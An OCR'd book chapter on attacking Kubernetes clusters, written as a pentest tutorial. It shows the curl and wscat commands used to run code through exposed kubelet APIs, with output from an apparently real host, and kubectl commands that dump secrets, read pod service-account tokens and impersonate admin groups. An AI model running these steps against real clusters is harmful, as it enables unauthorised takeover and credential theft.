
Kubernetes Hacking

Kubernetes Basics

Docker is nice because you can containerize all of your applications and run them anywhere. However, managing these docker containers can be difficult which is where kubernetes comes into play. According to Google “Kubernetes is an open-source container-orchestration system for automating computer application deployment, scaling, and management”.

Architecture

A Node is a worker machine in Kubernetes and may be either a virtual or a physical machine. Each node can contain several Pods. Pods are the smallest, most basic deployable objects in Kubernetes. A Pod represents a single instance of a running process in your cluster.Pods contain one or more containers, such as Docker containers. When a Pod runs multiple containers, the containers are managed as a single entity and share the Pod's resources.




What's nice about kubernetes is that it manages the deployment of your containers automatically. If you want to have one container running on each node you can easily do that, if you want to instantly scale up your containers so there are 1,000 instances you can do that too. Kubernetes makes orchestrating the deployment of your containers extremely easy.

RBAC AKA IAM

Role-based access control (RBAC) is a method of regulating access to computer or network resources based on the roles of individual users within your organization. In kubernetes you can have either a role or cluster role which defines your permissions. The main difference between a role and a cluster role is that a role must be attached to a namespace while a clusterrole is applied to all namespaces.

Kubernetes RBAC



When creating a role or cluster role you must specify the operation and its corresponding resources. For example if you could use the operation “get” on the resource “secrets” which would allow any user attached to that role the ability to list kubernetes secrets.

Three groups

Subjects

User

Group

Service account

Operations

list
get
create
update
delete
watch
patch

get
post
put
delete

Resources

Pods
Nodes
ConfigMaps
Secrets
Deployments
…

Connected through access control

In the image below you can see what this role might look like. The role type is set to "ClusterRole" so it applies to all namespaces. The role's name is called "secret-reader". Finally this role can invoke the "get", "watch", and "list" commands on the "secrets" resource.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  # "namespace" omitted since ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  #
  # at the HTTP level, the name of the resource for accessing Secret
  # objects is "secrets"
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

Note that these roles are heavily used in the privilege escalation phase as certain combinations of resources and verbs can give users unintended permissions. After the role is created the final step is to bind it to a user.

Mitre Attack for Kubernetes

The Mitre Attack framework is a comprehensive matrix of tactics and techniques used by threat hunters, red teamers, and defenders to better classify attacks and assess an organization's risk. If you have done any type of internal/network pentesting you have probably heard of The Mitre Attack framework. Microsoft released their own version for kubernetes as shown in the image below:


Initial Access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Impact
Using cloud credentials	Shell access /command inside the container	Host backdoor	Cluster-admin binding	Connect from a proxy server	Mount service principal	Access Kubelet API	Container service account	Resource hijacking
Compromised images in the registry	New container	Kubernetes CronJob	Access cloud resources	Clear container logs	Access container service account (SA)	Access API Server	Cluster internal networking	Denial of service
Kubeconfig file	Application exploit	Backdoor container	Privileged container	Pod name similarity	Application credentials in configuration files	Network mapping	Applications credentials in configuration files	Data destruction
Misconfigured API or Docker Daemon	Exec into container		Docker escape	Delete Kubernetes events	List Kubernetes secrets	Access Kubernetes dashboard	Writable volume mounts on the host	Credential theft
Vulnerable application					Incorrectly configured etcd DB	Instance Metadata API	Access Kube-Proxy	Data exfiltration
Exposed dashboard							DNS / ARP spoofing	
							Access cloud resources	

We won't be going over all of the attacks in this framework as it would take up the entire book. However, if you are interested in going a little bit deeper into kubernetes hacking this framework will definitely help.

Initial Access

Exposed API

Kubernetes exposes an unauthenticated REST API on port 10250. If developers are not careful this API can be exposed to the internet. A quick Shodan search will find a bunch of these services.



Once a Kubernetes service is detected the first thing to do is to get a list of pods by sending a GET request to the /pods endpoint. The server should respond with something like:


```
{
“kind”: ”PodList”,
“apiVersion”: ”v1”,
“metadata”: {},
“items”: [
{
“metadata”: {
“name”: “pushgateway-5fc955dd8d-674qn”,
“generateName”: ”pushgateway-5fc955dd8d-”,
“namespace”: ”monitoring”,
“selfLink”: ”/api/v1/namespaces/monitoring/pods/pushgateway-5fc955dd8d-674qn”,
“uid”: ”d554e035-b759-11e9-814c-525400bdacd2”,
“resourceVersion”: ”9594”,
“creationTimestamp”: ”2019-08-05T08:20:07Z”,
“labels”: {
“app”: ”pushgateway”,
“pod-template-hash”: ”1975118848”,
“prophet.4paradigm.com/deployment”: ”pushgateway”
},
“annotations”: {
“kubernetes.io/config.seen”: ”2019-08-
```

From the above response we get namespace name, pod names, and container names:

- Namespace
    - monitoring
- Pod Name
    - pushgateway-5fc955dd8d-674qn
- Container Name
    - Pushgateway

With this information it is possible to send a request to the API service that will execute a provided command. This can be done by sending the following GET request:

- **curl –insecure -v -H “X-Stream-Protocol-Version: v2.channel.k8s.io” -H “X-Stream-Protocol-Version: channel.k8s.io” -H “Connection: upgrade” -H “Upgrade: SPDY/3.1” -X POST “https://<DOMAIN>:<PORT>/exec/<NAMESPACE>/<POD NAME>/<CONTAINER NAME>?command=<COMMAND TO EXECUTE>&input=1&output=1&tty=1”**

After sending the requests you should receive a response similar to the message below:

```
> alex@alex-PowerEdge-R710:~curl --insecure -v -H "X-Stream-Protocol-Version: v2.channel.k8s.io" -H "X-Stream-Protocol-Version: channel.k8s.io" -H "Connection: upgrade" -H "Upgrade:
 SPDY/3.1" -X POST "https://            :10250/exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1"
*   Trying 140.143.240.4...
* Connected to 140.143.240.4 (140.143.240.4) port 10250 (#0)
* found 148 certificates in /etc/ssl/certs/ca-certificates.crt
* found 597 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.2 / ECDHE_ECDSA_AES_128_GCM_SHA256
*        server certificate verification SKIPPED
*        server certificate status verification SKIPPED
*        common name: system:node:10.10.0.15 (does not match '140.143.240.4')
*        server certificate expiration date OK
*        server certificate activation date OK
*        certificate public key: EC
*        certificate version: #3
*        subject: O=system:nodes,CN=system:node:10.10.0.15
*        start date: Mon, 05 Aug 2019 06:29:00 GMT
*        expire date: Thu, 02 Aug 2029 06:29:00 GMT
*        issuer: C=CN,ST=BeiJing,L=BeiJing,O=k8s,OU=System,CN=kubernetes
*        compression: NULL
* ALPN, server accepted to use http/1.1
> POST /exec/monitoring/pushgateway-5fc955dd8d-674qn/pushgateway?command=id&input=1&output=1&tty=1 HTTP/1.1
> Host: 140.143.240.4:10250
> User-Agent: curl/7.47.0
> Accept: */*
> X-Stream-Protocol-Version: v2.channel.k8s.io
> X-Stream-Protocol-Version: channel.k8s.io
> Connection: upgrade
> Upgrade: SPDY/3.1
>
< HTTP/1.1 302 Found
< Location: /cri/exec/Bwak7x7h
< Date: Mon, 30 Sep 2019 21:53:07 GMT
< Content-Length: 0
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host 140.143.240.4 left intact
```

As you can see the above response indicates it was successful and a websocket connection was created. Note the Location Header value, in this response its value is equal to **/cri/exec/Bwak7x7h.**

To handle websocket connections use the tool wscat. This tool can be downloaded by issuing the following command:

- **apt-get install node-ws**

Now take the location header value which was noted earlier and send the following requests to get the command output:

- **wscat -c “https://<DOMAIN>:<PORT>/<Location Header Value>” –no-check**

```
alex@alex-PowerEdge-R710:~$ wscat -c "https://:              :10250/cri/exec/Bwak7x7h" --no-check

connected (press CTRL+C to quit)
<
<
< uid=65534 gid=0(root)

disconnected
```

As you can see in the above image the command “id” was run on the container and the output is displayed. We have successfully executed code on the remote container.

Privilege Escalation

RBAC - List Secrets

If a user has a role attached to them which allows them to list secrets they could abuse this to escalate privileges. When listing all secrets stored in the cluster, one of them will be an administrative token allowing the attacker to gain the highest possible privileges in the cluster.

```
(base) jokers-MacBook-Pro:pythonVulncheckTemplates joker$ kubectl get secrets
NAME                  TYPE                                  DATA   AGE
default-token-45q55   kubernetes.io/service-account-token   3      219d
(base) jokers-MacBook-Pro:pythonVulncheckTemplates joker$ kubectl describe secrets default-token-45q55
Name:         default-token-45q55
Namespace:    default
Labels:       <none>
Annotations:  kubernetes.io/service-account.name: default
              kubernetes.io/service-account.uid: a20f61de-c39c-4b40-ae14-382125ee8e4e

Type:  kubernetes.io/service-account-token

Data
====
ca.crt:     1066 bytes
namespace:  7 bytes
token:      eyJhbGciOiJSUzI1NiIsImtpZCI6IkJ6RDh3VTZCQWQyWS1hWWNsX1o3dHA0eU5tVmZURHA2cFlPYndyZFdBRTQifQ
zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tNDVxNTUiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW
GI0MC1hZTE0LTM4MjEyNWVlOGU0ZSIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.oA-V1e_D
C3Xc19iHCIv_8k-u4t2KlK_JynHUVHRx32cVjlGMz6cbiPcj-tKHpWIxuLPxvxCdQwXwIF8NB9EPBdcxiiNJ3ZCS4iGlNsj5d4Fzui
(base) jokers-MacBook-Pro:pythonVulncheckTemplates joker$
```

As shown above we were able to dump one of the service accounts tokens which could be used to compromise that account.

RBAC - Pod Exec

If your user has the “create” permission on the “pods/exec” resource you can execute shell commands on running pods.

```
- apiGroups: [""]
  resources: ["pods/exec"]
  verbs: ["create"]
```

First you must list the names of each running pod. Once you have the names of each pod you can connect to them(similar to ssh). After that you can read a specific file containings the pods token. This token can be used to interact with the kubernetes API and may have higher privileges than your current user.

```
(base) jokers-MacBook-Pro:~ joker$ kubectl exec --stdin --tty [redacted]7d7749786-zmdbx -- /bin/bash
root@vulnscan-77d7749786-zmdbx:/# cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6IkJ6RDh3VTZCQWQyWS1hWWNsX1o3dHA0eU5tVmZURHA2cFlPYndyZFdBRTQifQ.eyJpc3MiOi
jb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bHQtdG9rZW4tNDVxNTUiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZp
TM4MjEyNWVlOGU0ZSIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.oA-V1e_Dh8T5DjVUjpc
8k-u4t2KlK_JynHUVHRx32cVjlGMz6cbiPcj-tKHpWIxuLPxvxCdQwXwIF8NB9EPBdcxiiNJ3ZCS4iGlNsj5d4Fzui4Y7s3cOfBzm
exit
```

As shown in the image above we connect to the pod via the following command:

- **kubectl exec --stdin --tty NAME_OF_POD -- /bin/bash**

Once we are connected to the pod we run the cat command to view the token attached to the pod.

- **cat /var/run/secrets/kubernetes.io/serviceaccount/token**

RBAC - Impersonate

If a user has the ability to impersonate a user or group it could be leveraged for privilege escalation. As shown below this role has the impersonate verb set for all users. This means they could execute commands as any user including ones with admin privileges.

```
1   apiVersion: rbac.authorization.k8s.io/v1
2   kind: ClusterRole
3   metadata:
4     name: cluster-impersonator
5   rules:
6   - apiGroups: [""]
7     resources: ["users"]
8     verbs: ["impersonate"]
9     resourceNames: ["*"]
```

- **kubectl get secret --as=system:admin**

As shown in the command above you can use the “--as” command to specify a user to execute the command as.

This same technique could also be used to impersonate groups as well if the “resources” value was set to “groups” instead of “users”. If we were to exploit this with a group you could use the default **“system:masters”** group which is automatically created by kubernetes and has admin level rights.

Enumeration

Once you have access to the kubernetes API you need to see what resources you can access and what data you can collect. This will all be done though the kubernetes CLI and the results depend on the permissions your current user has. Kuberenetes has a lot of resources; we will only touch on a few of them.

```
(base) jokers-MacBook-Pro:~ joker$ kubectl api-resources -o wide
NAME                              SHORTNAMES   APIVERSION                             NAMESPACED   KIND                             VERBS
bindings                                       v1                                     true         Binding                          [create]
componentstatuses                 cs           v1                                     false        ComponentStatus                  [get list]
configmaps                        cm           v1                                     true         ConfigMap                        [create delete deletecollection get list patch update watch]
endpoints                         ep           v1                                     true         Endpoints                        [create delete deletecollection get list patch update watch]
events                            ev           v1                                     true         Event                            [create delete deletecollection get list patch update watch]
limitranges                       limits       v1                                     true         LimitRange                       [create delete deletecollection get list patch update watch]
namespaces                        ns           v1                                     false        Namespace                        [create delete get list patch update watch]
nodes                             no           v1                                     false        Node                             [create delete deletecollection get list patch update watch]
persistentvolumeclaims            pvc          v1                                     true         PersistentVolumeClaim            [create delete deletecollection get list patch update watch]
persistentvolumes                 pv           v1                                     false        PersistentVolume                 [create delete deletecollection get list patch update watch]
pods                              po           v1                                     true         Pod                              [create delete deletecollection get list patch update watch]
podtemplates                                   v1                                     true         PodTemplate                      [create delete deletecollection get list patch update watch]
replicationcontrollers            rc           v1                                     true         ReplicationController            [create delete deletecollection get list patch update watch]
resourcequotas                    quota        v1                                     true         ResourceQuota                    [create delete deletecollection get list patch update watch]
secrets                                        v1                                     true         Secret                           [create delete deletecollection get list patch update watch]
serviceaccounts                   sa           v1                                     true         ServiceAccount                   [create delete deletecollection get list patch update watch]
services                          svc          v1                                     true         Service                          [create delete get list patch update watch]
mutatingwebhookconfigurations                  admissionregistration.k8s.io/v1        false        MutatingWebhookConfiguration     [create delete deletecollection get list patch update watch]
validatingwebhookconfigurations                admissionregistration.k8s.io/v1        false        ValidatingWebhookConfiguration   [create delete deletecollection get list patch update watch]
customresourcedefinitions         crd,crds     apiextensions.k8s.io/v1                false        CustomResourceDefinition         [create delete deletecollection get list patch update watch]
apiservices                                    apiregistration.k8s.io/v1              false        APIService                       [create delete deletecollection get list patch update watch]
controllerrevisions                            apps/v1                                true         ControllerRevision               [create delete deletecollection get list patch update watch]
daemonsets                        ds           apps/v1                                true         DaemonSet                        [create delete deletecollection get list patch update watch]
deployments                       deploy       apps/v1                                true         Deployment                       [create delete deletecollection get list patch update watch]
replicasets                       rs           apps/v1                                true         ReplicaSet                       [create delete deletecollection get list patch update watch]
statefulsets                      sts          apps/v1                                true         StatefulSet                      [create delete deletecollection get list patch update watch]
tokenreviews                                   authentication.k8s.io/v1               false        TokenReview                      [create]
localsubjectaccessreviews                      authorization.k8s.io/v1                true         LocalSubjectAccessReview         [create]
selfsubjectaccessreviews                       authorization.k8s.io/v1                false        SelfSubjectAccessReview          [create]
selfsubjectrulesreviews                        authorization.k8s.io/v1                false        SelfSubjectRulesReview           [create]
subjectaccessreviews                           authorization.k8s.io/v1                false        SubjectAccessReview              [create]
horizontalpodautoscalers          hpa          autoscaling/v1                         true         HorizontalPodAutoscaler          [create delete deletecollection get list patch update watch]
cronjobs                          cj           batch/v1beta1                          true         CronJob                          [create delete deletecollection get list patch update watch]
jobs                                           batch/v1                               true         Job                              [create delete deletecollection get list patch update watch]
certificatesigningrequests        csr          certificates.k8s.io/v1                 false        CertificateSigningRequest        [create delete deletecollection get list patch update watch]
leases                                         coordination.k8s.io/v1                 true         Lease                            [create delete deletecollection get list patch update watch]
eniconfigs                                     crd.k8s.amazonaws.com/v1alpha1         false        ENIConfig                        [delete deletecollection get list patch create update watch]
endpointslices                                 discovery.k8s.io/v1beta1               true         EndpointSlice                    [create delete deletecollection get list patch update watch]
events                            ev           events.k8s.io/v1                       true         Event                            [create delete deletecollection get list patch update watch]
ingresses                         ing          extensions/v1beta1                     true         Ingress                          [create delete deletecollection get list patch update watch]
ingressclasses                                 networking.k8s.io/v1                   false        IngressClass                     [create delete deletecollection get list patch update watch]
ingresses                         ing          networking.k8s.io/v1                   true         Ingress                          [create delete deletecollection get list patch update watch]
networkpolicies                   netpol       networking.k8s.io/v1                   true         NetworkPolicy                    [create delete deletecollection get list patch update watch]
runtimeclasses                                 node.k8s.io/v1beta1                    false        RuntimeClass                     [create delete deletecollection get list patch update watch]
poddisruptionbudgets              pdb          policy/v1beta1                         true         PodDisruptionBudget              [create delete deletecollection get list patch update watch]
podsecuritypolicies               psp          policy/v1beta1                         false        PodSecurityPolicy                [create delete deletecollection get list patch update watch]
clusterrolebindings                            rbac.authorization.k8s.io/v1           false        ClusterRoleBinding               [create delete deletecollection get list patch update watch]
clusterroles                                   rbac.authorization.k8s.io/v1           false        ClusterRole                      [create delete deletecollection get list patch update watch]
rolebindings                                   rbac.authorization.k8s.io/v1           true         RoleBinding                      [create delete deletecollection get list patch update watch]
roles                                          rbac.authorization.k8s.io/v1           true         Role                             [create delete deletecollection get list patch update watch]
priorityclasses                   pc           scheduling.k8s.io/v1                   false        PriorityClass                    [create delete deletecollection get list patch update watch]
csidrivers                                     storage.k8s.io/v1                      false        CSIDriver                        [create delete deletecollection get list patch update watch]
csinodes                                       storage.k8s.io/v1                      false        CSINode                          [create delete deletecollection get list patch update watch]
storageclasses                    sc           storage.k8s.io/v1                      false        StorageClass                     [create delete deletecollection get list patch update watch]
volumeattachments                              storage.k8s.io/v1                      false        VolumeAttachment                 [create delete deletecollection get list patch update watch]
securitygrouppolicies             sgp          vpcresources.k8s.aws/v1beta1           true         SecurityGroupPolicy              [delete deletecollection get list patch create update watch]
```

Can I

Kubernetes doesn't have a command to list out all of your permissions and what you have access to. This means you have to default to trial and error which involves running a command and see if you get denied or not.

- **kubectl auth can-i get secret**

```
(base) jokers-MacBook-Pro:~ joker$ kubectl auth can-i get secret
yes
```

As shown in the above image we ran the “can-i” command to see if we have access to secrets. The API responded with “yes” indicating we do. If you need to enumerate what commands your user has permissions to execute, the “can-i” command is the easiest option.

Infrastructure

Kubernetes is used to manage infrastructure so as an attacker we need to map out this infrastructure. As stated earlier a node is a worker machine running on a virtual or physical server.

- **kubectl get nodes**

```
(base) jokers-MacBook-Pro:~ joker$ kubectl get nodes
NAME                                        STATUS     ROLES    AGE    VERSION
ip-172-3[redacted].internal                 Ready      <none>   2d1h   v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 Ready      <none>   2d     v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 NotReady   <none>   181d   v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 Ready      <none>   3d     v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 NotReady   <none>   33d    v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 Ready      <none>   2d1h   v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 Ready      <none>   2d     v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 NotReady   <none>   12d    v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 NotReady   <none>   66d    v1.19.6-eks-49a6c0
ip-172-3[redacted].internal                 Ready      <none>   2d1h   v1.19.6-eks-49a6c0
```

